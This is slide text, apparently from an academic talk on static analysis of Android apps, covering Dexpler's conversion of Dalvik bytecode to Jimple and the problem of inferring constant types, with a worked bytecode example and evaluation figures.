
RQ → How to use result of our static analyses to harden newly installed Android applications?



Contributions

- A tool-chain to dynamically instrument Android applications *in vivo*, i.e. directly on the device.
- Two use cases instrumenting applications to show that dynamic approaches are feasible, that they can leverage results from static analyses, and that they are beneficial for the user from the point of view of security or privacy.

Objectives



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Dexpler: a Module for Soot

Soot


- ▶ one of the most popular tool for analyzing Java-based program
- ▶ use an internal representation called Jimple

Dexpler

Dexpler: a Module for Soot

Soot


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Dexpler: a Module for Soot

Soot

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Missing Type Information for int/float Constants

int i = 2	iconst_2 istore_1	const v0, 0x2
float f = 3.3f	ldc 3.3f fstore_1	const v0, 0x40533333
Java Source Code	Java Bytecode	Dalvik Bytecode

→ use IntConstant or FloatConstant?

Missing Type Information for int/float Constants

int i = 2	iconst_2 istore_1	const v0, 0x2
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
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
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
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
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→ use IntConstant or FloatConstant?

Missing Type Information for null/zero Constants

int i = 0	iconst_0 istore_2	const v0, 0x0
Object o = null	aconst_null astore_3	const v1, 0x0
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
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
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
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
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
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


→ use IntConstant or NullConstant?

Missing Type Information for null/zero Constants




→ use IntConstant or NullConstant?

Type Information Missing From Constant Initialization




32-bits constant = 0 32-bits constant != 0 64-bits constant

Type Lattice for Dalvik Bytecode contains Ambiguities



Process to Correctly Type Dalvik Bytecode



Example

```
public float untyped(float[] array, boolean flag) {  
    if (flag) {  
        float delta = 0.5f  
        return array[7] + delta  
    } else {  
        return 0.2f  
    }  
}
```

UntypedSample.untyped:([FZ)F

```
0000: if-eqz v4, 0009  
0002: const/high16 v0, #0x3f000000  
0004: const/4 v1, #0x7  
0005: aget v1, v3, v1  
0007: add-float/2addr v0, v1  
0008: return v0  
0009: const v5, #0x3e4ccccd  
000c: return v5
```

Example

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public float untyped(float[] array, boolean flag) {  
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0008: return v0  
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```

Example

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public float untyped(float[] array, boolean flag) {  
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UntypedSample.untyped:([FZ)F

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UntypedSample.untyped:([FZ)F

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
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Target Lattice for Dalvik Bytecode without Ambiguities



Evaluation: Do we Correctly Type Jimple Code?


- ▶ Set of 27,846 Android applications
- ▶ Total of 135,289,314 methods

Our algorithm correctly types
99%
of the analyzed methods.

Contributions Summary

- ▶ Generic Algorithms to type Dalvik Bytecode
 - ▶ Evaluated on more than 25k Android applications
 - ▶ Ready to Analyze Dalvik bytecode
-
- **Alexandre Bartel**, Jacques Klein, Yves Le Traon, and Martin Monperrus.
Dexpler: converting android dalvik bytecode to jimple for static analysis with
soot. In *Proceedings of the ACM SIGPLAN International Workshop on State of
the Art in Java Program analysis (SOAP@PLDI)*, 2012. [citation count: 26]

Bytecode Typing



Outline for section 4

SnT and Serval

Overview

Dalvik Bytecode

Android Framework

Data Leaks


In-Vivo Instrumentation

Conclusion


Static Analysis of a Permission-Based Security System




Static Analysis of a Permission-Based Security System




Static Analysis of a Permission-Based Security System



